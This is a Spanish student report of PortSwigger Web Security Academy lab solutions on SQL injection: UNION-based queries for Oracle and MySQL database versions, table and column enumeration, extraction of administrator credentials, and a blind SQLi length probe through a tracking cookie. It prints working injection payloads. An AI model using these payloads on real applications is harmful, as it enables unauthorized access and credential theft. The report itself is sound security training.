Resultados de PortSwigger Web Security Academy

Reporte Número 2

Vicente Vieytes

07/10/22

Contenidos

1. SQL Injection **2**
1.1. Examinando la base de datos en ataques SQL Injection 2
1.1.1. Querying the database type and version on Oracle 2
1.1.2. Querying the database type and version on MySQL and Microsoft 3
1.1.3. Listing the database contents on non-Oracle databases 4
1.1.4. Listing the database contents on oracle 6
1.2. Vulnerabilidades blind SQL injection 8
1.2.1. Blind SQL injection with conditional responses 8
1.2.2. Blind SQL injection with conditional errors 12

Introducción

Este documento es un reporte de mis avances en las soluciones de los laboratorios de *PortSwigger Web Security Academy*.

En el reporte anterior se resolvieron los primeros laboratorios de SQL inyection, y se vieron los ataques de tipo `UNION`.

Este reporte continua las soluciones de los laboratorios sobre SQL Inyection, en específico métodos de obtención de información sobre la base de datos que está siendo atacada y también incluye las soluciones de los primeros laboratorios de blind SQLI.

1 SQL Injection

1.1. Examinando la base de datos en ataques SQL Injection

Cuando se explotan vulnerabilidades SQLI muchas veces es necesario obtener información sobre la misma base de datos. Dependiendo del tipo de base de datos y la versión los metodos de extracción de información serán diferentes.

1.1.1. Querying the database type and version on Oracle

Para superar este laboratorio se utilizó un ataque `UNION` para obtener la versión de la base de datos.

El primer paso es encontrar la cantidad de columnas que devuelve el query original, para esto se utilizó la técnica explicada anteriormente donde se hace `UNION` con distinta cantidad de columnas de objetos NULL hasta que el servidor no devuelva un error.

En Oracle todos los statements de `SELECT` requieren que se especifique de qué tabla se está seleccionando con la palabra `FROM`. Estas bases de datos también tienen una tabla ya incluida llamada *dual* de donde vamos a extraer strings y objetos NULL.

Mediante este método se encontró que el query retornaba dos columnas, y haciendo `UNION` con dos columnas con strings se llegó a la conclusión de que ambas columnas admitían texto. Ver figuras 1.1 y 1.2



Figura 1.1: Request que nos permite saber que el query retorna dos columnas



Figura 1.2: Request que nos permite saber que las dos columnas admiten texto

Para obtener la versión de la base de datos en Oracle hay que requerir la columna 'banner' de la tabla 'v$version'. Como esta es una sola columna y necesitamos dos para el `UNION` se agregó una columna de NULL. El payload que se envió es `'+UNION+SELECT+BANNER,+NULL+FROM+v$version-` y se obtuvo información sobre la versión de la base de datos. Ver figura 1.3



Figura 1.3: Request con el payload que nos devuelve información sobre la base de datos y respuesta renderizada.

1.1.2. Querying the database type and version on MySQL and Microsoft

En Microsoft y en MySQL la manera de obtener la versión es con el statement `SELECT @@version`. La base de datos de este laboratorio es MySQL ya que se encontró que los payloads solo funcionaban cuando se agregaba el caracter '' al final (codificado en el url como%23). Esto ocurre porque en MySQL ese caracter indica el comienzo de un comentario, en otras bases de datos se utiliza el doble guión '--'.

Encontramos mediante el mismo método que el laboratorio anterior que el query devuelve dos columnas y que ambas admiten texto. Luego se procedió a obtener la información sobre la versión de la base de datos con el payload `'UNION+SELECT+@@version,NULL`



Figura 1.4: Request que nos permite saber que el query retorna dos columnas que admiten texto



Figura 1.5: Obtención de la versión de la base de datos

1.1.3. Listing the database contents on non-Oracle databases

Casi todas las bases de datos, con la importante excepción de Oracle contienen un conjunto de 'views' llamado el *information schema* que provee información sobre la base de datos. Si se puede acceder al information schema entonces se puede obtener por ejemplo los nombres de las tablas y las columnas de cada una de estas tablas.

El objetivo de este laboratorio es encontrar la tabla que contiene credenciales de acceso, encontrar la contraseña para el usuario 'administrator' e iniciar sesión.

Se realizó una vez más el mismo procedimiento para encontrar la cantidad de

columnas que devolvía el query y se encontró que este devuelve dos columnas y que ambas admiten texto.

Se utilizó el payload `'UNION SELECT+table_name,NULL FROM information_schema.tables--` y se obtuvo una lista de todas las tablas de la base de datos, ver figura 1.6.



Figura 1.6: Obtención de los nombres de las tablas de la base de datos.

Inspeccionando los nombres de las columnas de estas tablas se encontró que la tabla `user_hjmbqe` tiene dos columnas llamadas `username_zbdjxq` y `password_kjmrjh`. El payload utilizado para obtener esta información se puede ver en la figura 1.7.



Figura 1.7: Obtención de los nombres de las columnas de la tabla.

Luego se realizó un ataque UNION para obtener el contenido de todas las columnas de la tabla `user_hjmbqe`, con estas credenciales se pudo acceder como administrador y se superó el laboratorio.



Figura 1.8: Obtención del contenido de la tabla `user_hjmbqe`.

1.1.4. Listing the database contents on oracle

En Oracle el método para obtener información es un poco distinto, para listar las tablas y columnas se le hacen queries a las tablas `all_tables` y `all_tab_columns`.

El objetivo de este laboratorio es el mismo que el del anterior y mediante el mismo método se encontró una vez más que el query devuelve dos columnas y que ambas admiten texto. Se utilizó el payload `'UNION+SELECT+table_name,NULL+FROM+all_tables-` y se obtuvo una lista de las tablas, ver figura 1.9.

Luego se encontró que la tabla que contenía información sobre las credenciales es la tabla `users_rrsttm`, ver figura 1.10



Figura 1.9: Obtención de los nombres de las tablas de la base de datos.



Figura 1.10: Obtención de los nombres de las columnas de la tabla `users_rrsttm`

Teniendo esta información se procedió a obtener el contenido de las dos columnas de esta tabla. Esto nos dio las credenciales para poder acceder como administrador y superar el laboratorio.



Figura 1.11: Obtención del contenido de la tabla `users_rrsttm`

1.2. Vulnerabilidades blind SQL injection

Muchas veces las vulnerabilidades SQLI son 'ciegas' esto significa que la aplicación no devuelve los resultados del query o los detalles de errores de la base de datos en las respuestas.

Cuando este es el caso, muchas tecnicas como los ataque `UNION` que venimos realizando no son efectivas ya que dependen de que podamos ver los resultados del query inyectado. Para explotar vulnerabilidades blind SQLI hacen falta métodos diferentes.

1.2.1. Blind SQL injection with conditional responses

La aplicación de este laboratorio contiene una vulnerabilidad blind SQLI. La aplicación usa una cookie de tracking para recolectar datos sobre los usuarios. Cada vez que un usuario accede, la aplicación realiza un query en su base de datos para revisar si la cookie corresponde o no a algún usuario que ya había ingresado antes.

Los resultados del query no son devueltos y ningún mensaje de error aparece en la respuesta, pero la aplicación incluye un mensaje 'Welcome back' si el query devuelve algo de data.

Esto se puede utilizar como un indicador para testear predicados lógicos que podemos inyectar en la cookie, y haciendo esto de manera sistemática podemos obtener información de las tablas de la base de datos. En las figuras 1.12 y 1.13 se demuestra esto con las condiciones `1=1` y `1=2`, aquí el valor de la cookie un string vacío pero el

predicado agregado con el operador `OR` es evaluado y 'Welcome back!' aparece solo si este es verdadero.



Figura 1.12: Con una condición verdadera agregada mediante `OR` aparece 'Welcome back!'



Figura 1.13: Con una condición falsa agregada mediante `OR`, no aparece 'Welcome back!'

Tenemos ya la información de que la base de datos contiene una tabla llamada `users` con columnas llamadas `username` y `password`. Sabemos también que hay un usuario `'administrator'`. El objetivo de este laboratorio es encontrar esta contraseña.

El primer paso es averiguar la longitud de esta contraseña. Si la contraseña es de tamaño n, la manera de averiguar n es revisar para todo valor $0 < i \leq n$ la condición lógica $length(password) > i$ hasta que esta deje de ser verdadera.

Para evaluar esta condición lógica utilizamos un payload de la forma `'OR+(SELECT 'a' FROM users WHERE username='administrator' AND length(password)>`i`)='a`

Aquí extraemos el caracter 'a' de la tabla users solo si encontramos una fila donde valga `username='administrator' AND length(password)>`i y luego comparamos este caracter extraido con otra instancia de si mismo. Luego la condición es verdadera solo si `length(password)>`i. La request con el payload se puede ver en la figura 1.14.

Se enviaron 25 requests cada una con este payload pero con un distinto valor en i que iba de 1 a 25. Inspeccionando la longitud de las respuestas se puede ver que estas son más cortas a partir del momento en el que se evalúa `length(password)>20`. Esto indica que a partir de esa request las respuestas no incluyen el mensaje 'Welcome back!' y que la contraseña del usuario 'administrator' tiene 20 caracteres. Ver figura 1.15

